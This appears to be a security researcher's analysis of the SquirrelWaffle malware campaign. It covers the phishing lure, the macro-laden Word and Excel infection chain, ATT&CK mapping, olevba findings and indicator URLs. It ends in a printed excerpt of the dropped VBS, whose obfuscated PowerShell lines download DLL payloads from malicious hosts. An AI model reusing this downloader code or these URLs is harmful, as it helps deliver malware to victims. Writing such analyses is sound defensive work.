A Virtual Baffle to Battle SquirrelWaffle

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While tracking malicious spam campaigns at the beginning of September 2021, we discovered a new villain that joined known major actors including Trickbot, Bazarloader, Ursnif, Dridix, and IcedID in the email-based malware landscape.

Email-based campaigns are used to deliver and distribute large-scale phishing malspam and deploy different types of malwares. These malicious emails often contain a .ZIP attachment, Microsoft Office document, or a URL link. The weaponized documents are responsible for downloading and executing next-stage malware payloads.

The new kid on the block's name is Squirrelwaffle, and it was first seen in the wild at the start of September 2021. Squirrelwaffle MalDoc samples are tagged by researchers as "TR", which stands for the malspam distribution infrastructure, a tag that indicates a particular malspam distribution affiliate.

We started seeing samples uploaded into open malware databases (such as bazzar.abuse):

Date (UTC)	SHA256 hash	Type	Signature	Tags	Reporter	DL
2021-09-18 07:56	449fc42c5403c4f26fd123...	doc	Squirrelwaffle	doc SQUIRRELWAFFLE	@abuse_ch	
2021-09-17 14:35	0cf7c00b406b33ae2af90...	dll	Squirrelwaffle	dll SQUIRRELWAFFLE tr	@ffforward	
2021-09-17 14:33	049890544f50039c38701...	doc		doc SQUIRRELWAFFLE tr	@ffforward	
2021-09-16 14:36	85d0b72fe822fd6c22827...	dll	Squirrelwaffle	dll SQUIRRELWAFFLE	@pr0xylife	
2021-09-16 10:19	171d8ac6ea329c8b61dd...	doc		doc SQUIRRELWAFFLE tr	@ankit_anubhav	
2021-09-14 11:56	fb41f8ce9d34f5ceb42b3...	doc		doc ldrloader SQUIRRELWAFFLE tr	@ffforward	
2021-09-14 11:50	8308975ce3092d911742...	exe		dll exe ldrloader SQUIRRELWAFFLE tr	@ffforward	

When inspecting SquirrelWaffle on VirusTotal, we noticed there are additional samples, as can be seen here:

Communicating Files

Scanned	Detections	Type	Name
2021-09-17	27 / 59	MS Word Document	diagram-864.doc
2021-09-17	28 / 60	MS Word Document	payload_1.bin
2021-09-15	23 / 60	MS Word Document	payload_1.bin
2021-09-15	23 / 61	MS Word Document	payload_1.bin
2021-09-15	25 / 61	MS Word Document	payload_1.bin
2021-09-16	25 / 61	MS Word Document	payload_1.bin
2021-09-16	26 / 61	MS Word Document	diagram-258.doc
2021-09-16	25 / 61	MS Word Document	f2c210f5a33685912a1b9777b4b10663
2021-09-16	26 / 61	MS Word Document	diagram-268.doc
2021-09-16	26 / 60	MS Word Document	payload_1.bin
2021-09-16	27 / 61	MS Word Document	payload_1.bin
2021-09-16	27 / 61	MS Word Document	payload_1.bin
2021-09-14	21 / 61	MS Word Document	payload_1.bin
2021-09-14	19 / 60	MS Word Document	payload_1.bin
2021-09-15	23 / 61	MS Word Document	payload_1.bin
2021-09-14	21 / 61	MS Word Document	payload_1.bin
2021-09-15	21 / 60	MS Word Document	payload_1.bin
2021-09-14	20 / 61	MS Word Document	payload_1.bin
2021-09-15	24 / 61	MS Word Document	payload_1.bin
2021-09-15	22 / 60	MS Word Document	payload_1.bin
2021-09-16	26 / 61	MS Word Document	diagram-107.doc
2021-09-15	22 / 61	MS Word Document	diagram-927.doc
2021-09-15	21 / 61	MS Word Document	payload_1.bin
2021-09-15	21 / 60	MS Word Document	payload_1.bin
2021-09-15	25 / 61	MS Word Document	payload_1.bin
2021-09-15	22 / 61	MS Word Document	diagram-954.doc
2021-09-14	19 / 61	MS Word Document	payload_1.bin
2021-09-15	24 / 61	MS Word Document	payload_1.bin

Squirrelwaffle infection chain overview

Squirrelwaffle compromises victims via a malspam campaign. Currently, Squirrelwaffle emails deliver a malicious URL link which leads to a ZIP file as part of the email content.

The victim downloads a ZIP file that contains a weaponized Microsoft Office document. The malicious document contains macro code and a fake template that lures the victim to click on Enable Content. After the macros are executed, the malicious document acts as Dropper. It drops a VBS file stored inside the MalDoc to the disk and launches it via cscript command.

Next, the VBS script downloads five DLL modules from five different URLS via PowerShell command and invokes these modules through a rundll32 command.

.Currently, we know that the DLL modules enumerate the compromised host and download the next-stage payload from a Command-and-Control (C2) Server. The downloaded file has a TXT extension. The TXT file is a portable executable file


(EXE), which in fact is a Cobalt Strike beacon.

Malware-Traffic-Analysis shared Squirrelwaffle to Cobalt Strike indicators and artifacts:

https://www.malware-traffic-analysis.net/2021/09/17/index.html

Infection chain of Word Squirrelwaffle releases (14 September –):

1. The user receives a phishing email with a malicious URL link to a ZIP file which stores a Microsoft Office weaponized document.
2. The user opens the malicious weaponized Word document and is lured into clicking on “Enable content” (macros).
3. The malicious VBA macro is executed and dropd the VBS (visual basic script) file to the ProgramData directory.
4. The malicious VBA macro executes the VBS file via cscript.
5. The VBS script executes PowerShell and CMD (Rundll32 executes via the CMD) processes.
6. The PowerShell command downloads the Squirrelwaffle modules (DLLs).
7. The rundll32 executes the Squirrelwaffle modules with ldr function.
8. Enumeration actions are performed on the compromised host.
9. Finally, a Cobalt Strike beacon is dropped and launched.



Update 20/09/2021

We have observed another Squirrelwaffle infection. In this new variant, threat actors use malicious Excel documents instead of Word documents. The malicious Excel documents contain macro v4 (XLM) code instead of VBA code (Word documents).


Furthermore, they changed the execution and the download methods.

Infection chain of Word Squirrelwaffle releases (20 September –):

1. The user opens the malicious weaponized Excel document and is lured into clicking on “Enable content” (macros v4).
2. The malicious macros v4 is executed and downloaded from a C2 server masquerading as DLL payloads.
3. The malicious macros v4 execute masqueraded DLL payloads via regsvr32 command line.
4. The regsvr32 executes the Squirrelwaffle modules.

This is part of an extensive series of guides about Malware Protection

MITRE Attack-Navigator



Squirrelwaffle infection chain analysis


The infection chain starts with a phishing email vector. Phishing technique T1566 has two sub-techniques: Spearphishing Attachment T1566.001 and Spearphishing Link T1566.002.

Squirrelwaffle currently uses the Spearphishing Link technique by sending malicious emails with a URL to a ZIP file that contains the malicious Word document.


urlhaus.abuse.ch tag: **SQUIRRELWAFFLE**

Dateadded (UTC)	URL	Status	Tags	Reporter
2021-09-18 08:19:49	http://srv7.corpwebcontrol.com/np/user_est.zip...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 08:11:26	http://srv7.corpwebcontrol.com/np/prog_est.zip...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:28	https://builtbybh-com.gq/eum-est/voluptas.zip...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:25	https://readgasm.com/repudiandae-provident/voluptas.zip	Offline	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:24	https://cctvfiles.xyz/aliquam-ipsam/documents.zip...	Offline	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:22	https://focus.focalrack.com/enim-rerum/ducimus.zip...	Offline	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:20	https://builtbvbh-com.gq/eum-est/voluptas.zip...	Offline	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:20	https://shivrajengineering.in/qui-dolores/placeat.zip...	Offline	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:19	http://stripemovired.ramfactoryarg.com/nostrum-ab/documen...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:19	http://tradingview-brokers.skoconstructionng.com/molestia...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:18	https://abogados-en-medellin.com/odit-error/documents.zip...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:16	http://shahanaschool.in/illum-accusamus/documents.zip...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:15	https://inetworx.co.za/voluptate-sunt/est.zip...	Offline	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:14	https://kmslogistik.com/repellat-et/est.zip...	Offline	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:12	http://syncun.com/natus-aut/documents.zip...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:06	https://moeinjelveh.ir/et-eligendi/placeat.zip...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:05	https://builtybybh-com.gq/eum-est/voluptas.zip...	Offline	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:05	https://saraviatowing.net/et-praesentium/placeat.zip...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:05	http://saraviatowing.net/et-praesentium/documents.zip...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:04	https://amaimaging.com/voluptas-quidem/ducimus.zip...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:52:03	https://sextoystore.co.in/temporibus-aut/est.zip...	Online	SQUIRRELWAFFLE	@abuse_ch
2021-09-18 07:51:07	http://beautifulgist.com/id-alias/documents.zip...	Online	SQUIRRELWAFFLE	@abuse_ch

Tag:	SQUIRRELWAFFLE
Firstseen:	2021-09-14 11:55:06 UTC
Lastseen:	2021-09-18 08:19:50 UTC
Sightings:	42



Threat actors' motivation is to lure the victim to interact with the phishing email and download the ZIP file.



The next step of the infection is based on the user's interaction with the phishing email. This step is related to User Execution technique T1204 which is part of the Execution TA0002 tactic.

This technique has two sub-techniques: Malicious Link T1204.001 and Malicious File T1204.002.


The user downloads the malicious ZIP file by using the URL link in the phishing email. The ZIP file contains a Microsoft Office Word document.

Files Referring


Scanned	Detections	Type	Name
2021-09-18	4 / 58	Powershell	www.ps1
2021-09-17	27 / 59	MS Word Document	diagram-864.doc
2021-09-17	28 / 60	MS Word Document	payload_1.bin
2021-09-16	26 / 61	MS Word Document	diagram-268.doc
2021-09-16	27 / 61	MS Word Document	payload_1.bin
2021-09-16	26 / 61	MS Word Document	diagram-107.doc
2021-09-16	27 / 61	MS Word Document	payload_1.bin
2021-09-16	25 / 61	MS Word Document	payload_1.bin
2021-09-16	29 / 61	MS Word Document	diagram-955.doc
2021-09-16	25 / 61	MS Word Document	f2c210f5a33685912a1b9777b4b10663

To lure the victim to click on "Enable Content", threat actors use a fake DocuSign template message.

Below, you can see an example of the Squirrelwaffle MalDoc requesting the user to click on the security warning button “Enable Content”. This allows the malicious document to execute code stored as a macro.




Once macros are enabled, the VBA executes (Command and Scripting Interpreter: Visual Basic: T1059.005) and executes the AutoOpen function.




The AutoOpen macro runs automatically after opening the document and selecting “Enable Content”.

AutoOpen function content leads us to bxh.eFile macro:



The bxh function contains obfuscated VBA code which decoded via StrReverse “Returns a string in which the character order of a specified string is reversed.”



The artifact extracted from the bxh function:
Path: `C:\ProgramData`

File Name: `pin.vbs`


Execution command: `cmd /k cscript .exe C:\ProgramData\pin.vbs`

Using the OLEVBA tool, we have found several interesting artifacts:

AutoExec	AutoOpen	Runs when the Word document is opened
AutoExec	UserForm_Click	Runs when the file is opened and ActiveX objects trigger events
Suspicious	Open	May open a file
Suspicious	Output	May write to a file (if combined with Open)
Suspicious	Print #	May write to a file (if combined with Open)
Suspicious	Binary	May read or write a binary file (if combined with Open)
Suspicious	Shell	May run an executable file or a system command
Suspicious	wscript.shell	May run an executable file or a system command
Suspicious	Run	May run an executable file or a system command
Suspicious	CreateObject	May create an OLE object
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	StrReverse	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	https://priyacareers.com/u9hDQN9Yy7g/pt.html'','C	URL
IOC	https://perfectdemos.com/Gv1iNAuMKZ/pt.html'','C	URL
IOC	https://bussiness-z.ml/ze8pCNTIkrIS/pt.html'','C	URL
IOC	https://cablingpoint.com/ByH5NDoE3kQA/pt.html'','C	URL
IOC	https://bonus.corporatebusinessmachines.co.in/1Y0qVNce/pt.html'','C	URL
IOC	www1.dll	Executable file name
IOC	www2.dll	Executable file name
IOC	www3.dll	Executable file name
IOC	www4.dll	Executable file name
IOC	www5.dll	Executable file name
IOC	rundll32.exe	Executable file name
Suspicious	VBA Stomping	VBA Stomping was detected: the VBA source code and P-code are different, this may have been used to hide malicious code

The threat actors use a different technique to hide malicious code/strings such as URLs, IPs, commands, or even shellcode inside the malicious document.


We kept digging inside the MalDoc file and found a Form (t2) containing malicious VBS code.




The obfuscated VBS code is dropped to C:\ProgramData directory:


```
Dim WAITPLZ, WS
WAITPLZ = DateAdd(Chr(115), 4, Now())
Do Until (Now() > WAITPLZ)
Loop

LL1 = "$Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCl'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://privacareers.com/u9hDQN9Yv7q/pt.html'','''C:\ProgramData\www1.dll''');$FOOX
='($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

LL2 = "$Nanoz='JOOEX'.replace('JOO','I');sal OY $Nanoz;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCl'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://perfectdemos.com/GvliNAuMKZ/pt.html'','''C:\ProgramData\www2.dll''');$FOOX
